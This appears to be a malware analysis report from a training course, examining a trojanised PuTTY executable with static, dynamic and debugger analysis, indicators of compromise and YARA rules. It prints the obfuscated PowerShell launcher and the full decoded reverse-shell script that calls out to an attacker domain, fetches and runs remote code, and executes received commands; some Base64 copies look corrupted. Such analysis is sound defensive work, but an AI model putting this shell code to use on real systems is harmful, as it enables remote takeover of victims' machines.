

# Practical Malware Analysis & Triage

## Malware Analysis Report

### EvilPutty Malware

Dec 2021 | Mario Vata | v1.0



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## Executive Summary


SHA256 hash	0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83
-------------	--

Putty is a malware sample first identified on 10<sup>th</sup> of July 2021. It is a legitimate program with embedded malicious code that runs on the x86 and x64 Windows operating system. It consists of a payload that is executed upon running the program. Symptoms of infection include a blue colored pop-up that disappears swiftly and contacting the attacker's domain.

YARA signature rules are attached in Appendix A. Malware sample and hashes have been submitted to VirusTotal for further examination.

## High-Level Technical Summary

EvilPutty consists of a single executable: a Base64 encoded, and gzip compressed stage 0 PowerShell script. It first attempts to contact its callback URL (bonus2[.]corporatebonusapplication[.]local) and tries to connect to it on port 8443.





# Malware Composition

EvilPutty consists of a single component:

File Name	SHA256 Hash
putty.exe	0C82E654C09C8FD9FDF4899718EFA37670974C9EEC5A8FC18A167F93CEA6EE83

## putty.exe

The initial executable that runs just like its non-infected counterpart.



# Basic Static Analysis

Running VirusTotal we can see that 51 security vendors flagged this file. The executables architecture is 32-bit, looking at the strings in this stage of analysis for this type of malware is not useful as it's trying to hide as a legitimate program. Inspecting the import address table also does not reveal much as it is legitimate program that really uses those functions. Lastly, we can see that the executable is not packed by looking at the raw size and virtual size in PEview.




Figure 1 VirusTotal analysis



## Basic Dynamic Analysis

Upon detonating the executable, we can see a blue window pop-up and if we were looking closely at TCP view, we can see that powershell.exe appeared briefly. In Wireshark we can see suspicious TCP packets that are using port 8443.




Figure 2 Wireshark suspicious packets



This usually wouldn't be an issue but since `putty.exe` is used for network file transfer and SSH. If we investigate the spawned PowerShell process, we can see an encoded and compressed PowerShell *one-liner*. Decoding and decompressing was trivial as it was encoded with Base64 and compressed with `gzip`. Investigating the code, we can see that it reaches out to "bonus2[.]corporatebonusapplication[.]local" which appears to be the attacker domain.

```
powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object
System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,
[System.Convert]::FromBase64String('H4sIAOW/UWECA5IW227jNhB991cMXHUTIRbhdAESCLePvsGyDdNVZu82AYCE2NYZu
yqZKUL0j87yUlypLjBNtUL7aGczlz5kL9AG0xQbko0IRwK10tkcN8B5
/Mz6SQHCW8g0u6RvidymTX6RhNpLPB4TFu4S30WZYi19B57IB5vA2DC/iCm/Dr
/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WLZ4EFrLMV2R55pGHLUut29g3EvE6t8wjl+ZhKuvKr
/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQ6zqcUDJUCR8BKJEWGFuCVfgCVSroAvw4DI4D3XnKk25QH1Z2pw2WkK0
/ofzChNyZ/ytiWYsFe0CtyITLN05j9suHDz+dGhKlqdQ2rotnroSXbT0Roxhro3Dqhx+BWx/GlyJa5QKTxEfXLdK
/hLya0wCdeeCF2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaY10Zd0oohLTgXEpM
/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMw7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4
ZFTope1nazRSb6QsaJW84arJtU3mdL7T0J3NPpTrm3VAyHBgnqcFhwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3pqXFR1X
7JF5iloEs0DfaYBgqLGNrLpyBh3x9bt+4XQpnRmaKdThgYpUxujm845HIdzK9X2rwowCGg
/c/wx8pk0KJhYbIUWJ3gJGNaduVSDQB1piQ037HXdc6Tohdcug32fUH/eaF3CC
/18t2P9Uz3+6ok4Z6G1XTsxcnGJeW67cvyAHn27HwVp+FvKJsaTBXTiH1h33UaDwW7eMfrfGA1N1WG6
/2FDxd87V4wPBqmxutleH74GV/PKRvYqI3jqFn6lyiuBFV0wdkTPXSShsfe
/+7dJtlmqHve2k5A5X5N6SjX3V8HwZ98I7sAgg5wuCktlcwPiYtk8prV5tbHFaFlC1euZQbL2b8qYXS8ub2V0lnQ54afCsrcy2sFye
FADcekVXzocf372HJ/ha6LDyCo6KI1dDKAmphRuSv1MC6DV0thaIh1IK0R3MjoK1UJfnhGVIPR+8h0Ci/WIGf9s5naT
/1D6Nm++0TrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQ0XxyH4rirE0J3L9kF8i/mtl93dQkAAA=='))),
[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd())"
```

Figure 3 Encoded and Compressed PowerShell OneLiner





To conclude basic dynamic analysis, we have determined that the binary upon execution opens PowerShell and tries to connect to the domain on port 8443.

```
# Powerfun - Written by Ben Turner & Dave Hardy

function Get-WebClient
{
    $wc = New-Object -TypeName Net.WebClient
    $wc.UseDefaultCredentials = $true
    $wc.Proxy.Credentials = $wc.Credentials
    $wc
}

function powerfun
{
    Param(
        [String]$Command,
        [String]$Sslcon,
        [String]$Download
    )
    Process {
        $modules = @()
        if ($Command -eq "bind")
        {
            $listener = [System.Net.Sockets.TcpListener]8443
            $listener.Start()
            $client = $listener.AcceptTcpClient()
        }
        if ($Command -eq "reverse")
        {
            $client = New-Object
            System.Net.Sockets.TCPCClient("bonus2.corporatebonusapplication.local",8443)
        }

        $stream = $client.GetStream()

        if ($Sslcon -eq "true")
        {
            $sslStream = New-Object System.Net.Security.SslStream($stream,$false,({$true} -as
            [Net.Security.RemoteCertificateValidationCallback]))
            $sslStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local")
            $stream = $sslStream
        }

        [byte[]]$bytes = 0..20000|%{0}
        $sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " +
        $env:username + " on " + $env:computername + " nCopyright (C) 2015 Microsoft Corporation. All rights
        reserved. n n")
        $stream.Write($sendbytes,0,$sendbytes.Length)

        if ($Download -eq "true")
        {
            $sendbytes = ([text.encoding]::ASCII).GetBytes("[+] Loading modules.`n")
            $stream.Write($sendbytes,0,$sendbytes.Length)
            ForEach ($module in $modules)
            {
                (Get-WebClient).DownloadString($module)|Invoke-Expression
            }
        }

        $sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>')
        $stream.Write($sendbytes,0,$sendbytes.Length)

        while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
        {
            $EncodedText = New-Object -TypeName System.Text.AsciiEncoding
            $data = $EncodedText.GetString($bytes,0, $i)
            $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )

            $sendback2 = $sendback + 'PS ' + (Get-Location).Path + '> '
            $x = ($error[0] | Out-String)
            $error.clear()
            $sendback2 = $sendback2 + $x

            $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
            $stream.Write($sendbyte,0,$sendbyte.Length)
            $stream.Flush()
        }
        $client.Close()
        $listener.Stop()
    }
}
```

Figure 4 Decoded and Decompressed PowerShell Code



## Advanced Static Analysis

Using cutter, we can analyze assembly code. This can be helpful but, in our case, advanced static analysis is much more difficult when working with a legitimate program that is infected. We can assume that one of the first things that happens is the execution of PowerShell.

```
49: entry0 ();
0x00522000 pushal ; [06] -rwx section size 4096 named .text_1
0x00522001 push 0x522031 ; '1 R' ; LPCSTR lpLibFileName
0x00522006 call dword [LoadLibraryA] ; 0x4be778 ; HMODULE LoadLibraryA(LPCSTR lpLibFileName)
0x0052200c push 0x52203a ; 'R' ; LPCSTR lpProcName
0x00522011 push eax ; HMODULE hModule
0x00522012 call dword [GetProcAddress] ; 0x4be6f8 ; FARPROC GetProcAddress(HMODULE hModule, LPCSTR lpProcName)
0x00522018 lea edx, [0x522047]
0x0052201e push 0
0x00522020 push 0
0x00522022 push 0
0x00522024 push edx
0x00522025 push 0
0x00522027 push 0
0x00522029 call eax
0x0052202b popal
0x0052202c jmp fcn.00475ca0
0x00522031 imul esp, dword [ebp + 0x72], 0x6e
0x00522035 insb byte es:[edi], dx
0x00522037 xor esi, dword [edx]
0x00522039 add byte [ebx + 0x72], al
0x0052203c popal
0x0052203e je 0x5220a5
0x00522040 push esp
0x00522041 push 0x64616572 ; 'read'
0x00522046 add byte [ebp + 0x52204d15], cl
0x0052204c add ah, bh
0x0052204e call fcn.005220d5
0x00522053 pushal
0x00522054 mov ebp, esp
0x00522056 xor eax, eax
0x00522058 mov edx, dword fs:[eax + 0x30]
0x0052205c mov edx, dword [edx + 0xc]
0x0052205f mov edx, dword [edx + 0x14]
0x00522062 mov esi, dword [edx + 0x28]
0x00522065 movzx ecx, word [edx + 0x26]
0x00522069 xor edi, edi
0x0052206b lodsb al, byte [esi]
0x0052206c cmp al, 0x61 ; 97
0x0052206e jl 0x522072
0x00522070 sub al, 0x20 ; 32
0x00522072 ror edi, 0xd
0x00522075 add edi, eax
0x00522077 loop 0x52206b
```

Possible detour to execute PowerShell script first, then continue as usual

Figure 5 putty.exe assembly code



## Advanced Dynamic Analysis

Using x32dbg we can see the flow of execution and upon reaching 004606BE we can see a call to the presumed main function that executes both the PowerShell script and the putty.exe. If we were to add the domain to our hosts file, we can get a shell and thus proving that an attacker can remotely execute commands, unfortunately we cannot do this because TLS is in use so we can't demonstrate it fully at this time. Looking closely, we can conclude that the binary does not have a kill-switch. Since we have recovered the source code of the PowerShell script no further analysis is needed.




Figure 6 Presumed main function




Figure 7 netcat shell received



# Indicators of Compromise

The full list of IOCs can be found in the Appendices.

## Network Indicators

DNS query to the attacker domain

```
> Internet Protocol Version 4, Src: 10.0.0.4, Dst: 10.0.0.3
> User Datagram Protocol, Src Port: 55617, Dst Port: 53
▼ Domain Name System (query)
  Transaction ID: 0x9d81
  > Flags: 0x0100 Standard query
  Questions: 1
  Answer RRs: 0
  Authority RRs: 0
  Additional RRs: 0
  ▼ Queries
    ▼ bonus2.corporatebonusapplication.local: type A, class IN
      Name: bonus2.corporatebonusapplication.local
      [Name Length: 38]
      0000  08 00 27 76 42 4a 08 00 27 ed 24 33 08 00 45 00  ..'vBJ.. '$3..E.
      0010  00 54 62 d9 00 00 80 11 00 00 0a 00 00 04 0a 00  .Tb.....
      0020  00 03 d9 41 00 35 00 40 14 58 9d 81 01 00 00 01  ...A-5@ .X.....
      0030  00 00 00 00 00 00 06 62 6f 6e 75 73 32 19 63 6f  ....b onus2.co
      0040  72 70 6f 72 61 74 65 62 6f 6e 75 73 61 70 70 6c  rporateb onusappl
      0050  69 63 61 74 69 6f 6e 05 6c 6f 63 61 6c 00 00 01  ication local...
      0060  00 01  ..
```

Figure 8 WireShark DNS request



## Host-based Indicators

A blue window pops up and disappears in a short period of time.




Figure 9 Execution of putty.exe



## Rules & Signatures

This malware has an unusually long string, and we can use it to pinpoint this malware. The string is the encoded and compressed PowerShell script.

```
1 rule infected_putty {
2
3   meta:
4     last_updated = "2021-12-22"
5     author = "Mario Vata"
6     description = "A Yara rule for PMAT"
7
8   strings:
9     // Fill out identifying strings and other criteria
10    $PowerShellScript = "powershell.exe -nop -w hidden -noni -ep bypass \"&{[scriptblock]::create((New-Object System.IO.St:
11
12   condition:
13     // Fill out the conditions that must be met to identify the binary
14    $PowerShellScript
15 }
```

```
C:\Users\Investigator
λ yara32 Desktop\*.yara -r Desktop\ -w -p 32
infected_putty Desktop\*.yara - Copy - Copy.exe
infected_putty Desktop\*.yara - Copy.exe
infected_putty Desktop\*.yara - Copy.exe
infected_putty Desktop\*.yara - Copy.exe

C:\Users\Investigator
λ |
```

Figure 10 YARA Rule Demo



# Appendices

## A. Yara Rules

Full Yara repository located at:

[http://github.com/mariovata/malware\\_reports/EvilPuttyReport](http://github.com/mariovata/malware_reports/EvilPuttyReport)

```
rule infected_putty {
    meta:
        last_updated = "2021-12-22"
        author = "Mario Vata"
        description = "A sample Yara rule for PMAT"

    strings:
        // Fill out identifying strings and other criteria
        $PowerShellScript = "powershell.exe -nop -w hidden -noni -ep bypass
        \"&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object
        System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,
        [System.Convert]::FromBase64String( 'H4sIA0W/UWECA51W227jNhB991cMXHUTIRbhdAESCLePvsGyDdNVZu82AYCE2NYZU
        yqZKUL0j87yUlypLjBNtUL7aGczLz5kL9AG0xQbko0IRwK10tkcN8B5
        /Mz6SQHCW8g0u6RvidymTX6RhNpLPB4Tfu4S30WZYi19B57IB5vA2DC/iCm/Dr
        /G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4wLZ4EFrLMV2R55pGHLLUut29g3EvE6t8wjL+ZhKuvKr
        /9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCVfgCVSroAvw4DIf4D3XnKk25QH1Z2pw2Wkko
        /ofzChNyZ/ytIWysFe@CtyITLNO5j9suHDz+dGhKlqdQ2rotnroSXbT@Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLDK
        /hLya0wCdeecF2pImJC5kFRj+U7zPEsZtUUmWA06/Ztgg5Vp2JWaYl0Zd0oohLTgXEpM
        /Ab4FXhKty2ibquTi3UsmVx7ewV4MgKMw7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4
        ZFTope1nazRSb6QsaJW84arJtU3mdL7T0J3NPPtrm3VAyHBgnqcFhwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3pqXFRlX
        7JF5iIoEs0DfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXjm845HidzK9X2rwowCGg
        /c/wx8pk0KJhYbIUWJGJGNADUVSDQB1piQ037HXdc6Tohdcug32fUH/eaF3CC
        /18t2P9Uz3+6ok4Z6G1XTsxcGJewG7cvyAHn27HWVp+FvKJsaTBXTiHl33UaDww7eMfrfGA1N1WG6
        /2FDxd87V4wPBqmxutleH74GV/PKRvYqI3jqFn6lyuBFV0wdKTPXSSHsfe
        /+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCktLcWpYtK8prV5tbHFaFLCLeuZQbL2b8qYXS8ub2V0lznQ54afCsrcy2sFye
        FADcekVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DV0thaIh1IK0R3Mjok1UJfnhGVIPr+8h0Ci/WIGf9s5naT
